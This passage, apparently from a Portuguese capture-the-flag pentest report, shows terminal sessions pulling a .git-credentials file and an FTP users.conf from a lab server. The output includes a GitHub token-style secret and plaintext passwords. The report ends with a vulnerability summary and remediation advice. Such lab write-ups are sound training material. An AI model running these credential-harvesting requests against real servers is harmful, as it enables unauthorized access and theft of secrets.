
```
kali@kali: ~  
Sessão Ações Editar Exibir Ajuda  
msf auxiliary(scanner/http/git_scanner) > curl -s http://98.95.207.28/.git/config  
[*] exec: curl -s http://98.95.207.28/.git/config  
  
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">  
<html><head>  
<title>404 Not Found</title>  
</head><body>  
<h1>Not Found</h1>  
<p>The requested URL was not found on this server.</p>  
<hr>  
<address>Apache/2.4.54 (Debian) Server at 98.95.207.28 Port 80</address>  
</body></html>  
msf auxiliary(scanner/http/git_scanner) > curl -s http://98.95.207.28/.git-credentials  
[*] exec: curl -s http://98.95.207.28/.git-credentials  
  
https://admin:gh_p4t_S3cr3tT0k3n_2024_TechCorp@github.com  
# FLAG{git_cr3d3nt14ls_l34k}  
msf auxiliary(scanner/http/git_scanner) > curl -s http://98.95.207.28/.git/refs/heads/main  
[*] exec: curl -s http://98.95.207.28/.git/refs/heads/main  
  
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">  
<html><head>  
<title>404 Not Found</title>  
</head><body>  
<h1>Not Found</h1>  
<p>The requested URL was not found on this server.</p>  
<hr>  
<address>Apache/2.4.54 (Debian) Server at 98.95.207.28 Port 80</address>  
</body></html>  
msf auxiliary(scanner/http/git_scanner) > sS
```

12) Descoberta de Painel Secreto

URL obtida após varredura de páginas administrativas:

<http://98.95.207.28/panel.php>


FLAG → FLAG{s3cr3t_p4n3l_d1sc0v3ry}



13) Exposição de arquivo de configuração via FTP

Arquivo: users.conf

FLAG → FLAG{c0nf1g_f1l3_r34d}



```
ftp> cd ...
250 Directory successfully changed.
ftp> ls -la
User
Disa 229 Entering Extended Passive Mode (|||21104|)
Disa 150 Here comes the directory listing.
Disa drwxr-xr-x  5 1000  1000    4096 Nov 17 17:55 .
Disa drwxr-xr-x  5 1000  1000    4096 Nov 17 17:55 ..
Disa -rwxr-xr-x  1 1000  1000    1110 Nov 17 14:28 Dockerfile
# FL drwxr-xr-x  2 1000  1000    4096 Nov 17 14:28 confidential
# Ar drwxr-xr-x  4  0      0      4096 Nov 17 17:55 ftp
drwxr-xr-x  2 1000  1000    4096 Nov 17 14:28 public
-rwxr-xr-x  1 1000  1000    135 Nov 17 14:28 users.conf
-rwxr-xr-x  1 1000  1000    329 Nov 17 14:28 welcome.txt
226 Directory send OK.
ftp> get users.conf
local: users.conf remote: users.conf
229 Entering Extended Passive Mode (|||21100|)
150 Opening BINARY mode data connection for users.conf (135 bytes).
100% |*****| 135      26.91 KiB/s    00:00 ETA
226 Transfer complete.
135 bytes received in 00:00 (0.90 KiB/s)
ftp> !cat users.conf
# vsftpd user configuration
# FLAG{c0nfig_f1l3_r34d}

anonymous:password123
ftpadmin:ftpadm1n123
techcorp:TechCorp2024!
guest:guest123
ftp>
```

RESUMO GERAL DAS VULNERABILIDADES

Categoria	Vulnerabilidade	Impacto
Acesso indevido	FTP anônimo	Alto
Exposição de arquivos	config/database.php.txt	Alto
Falha web	SQL Injection	Crítico
Falha web	XSS	Alto
Fraca segurança de diretórios	robots.txt	Médio
Vazamento de credenciais	.git-credentials	Crítico
Fraca autenticação	phpMyAdmin	Crítico
Escalada de privilégio	Conta superadmin	Crítico
Dados sensíveis no banco	Views, tabelas	Alto

10. Conclusão

O ambiente analisado apresenta um conjunto de vulnerabilidades críticas, permitindo:

- Acesso direto ao servidor via FTP sem senha
- Exposição completa das credenciais do banco de dados
- SQL Injection no login
- XSS refletido
- Acesso total ao phpMyAdmin
- Modificação de usuários administrativos
- Vazamento de dados sensíveis no banco de dados
- Diretórios sem proteção contendo arquivos revelando configurações internas
- Vazamento de credenciais via .git-credentials

Todas as flags foram obtidas através de falhas reais, com impacto alto ou crítico, que em um ambiente produtivo poderiam resultar em:

- Vazamento total de informações
- Comprometimento de contas administrativas
- Exposição de dados confidenciais
- Controle total do servidor

11. Sugestões para Correção

1. Desabilitar FTP ou exigir autenticação

- FTP anônimo deve ser removido
- Aplicar FTPS com senha forte

2. Proteger diretórios sensíveis

- /backup
- /config
- /.git

Configurar:

Options -Indexes

3. Remover arquivos .txt com credenciais

4. Proteger phpMyAdmin com firewall, VPN ou restrição de IP

5. Implementar prepared statements no login

Para eliminar SQL Injection.

6. Sanitizar parâmetros refletidos para impedir XSS

7. Remover repositórios Git acessíveis publicamente

8. Política de senhas seguras e rotatividade periódica

9. Logging e monitoramento de tentativas suspeitas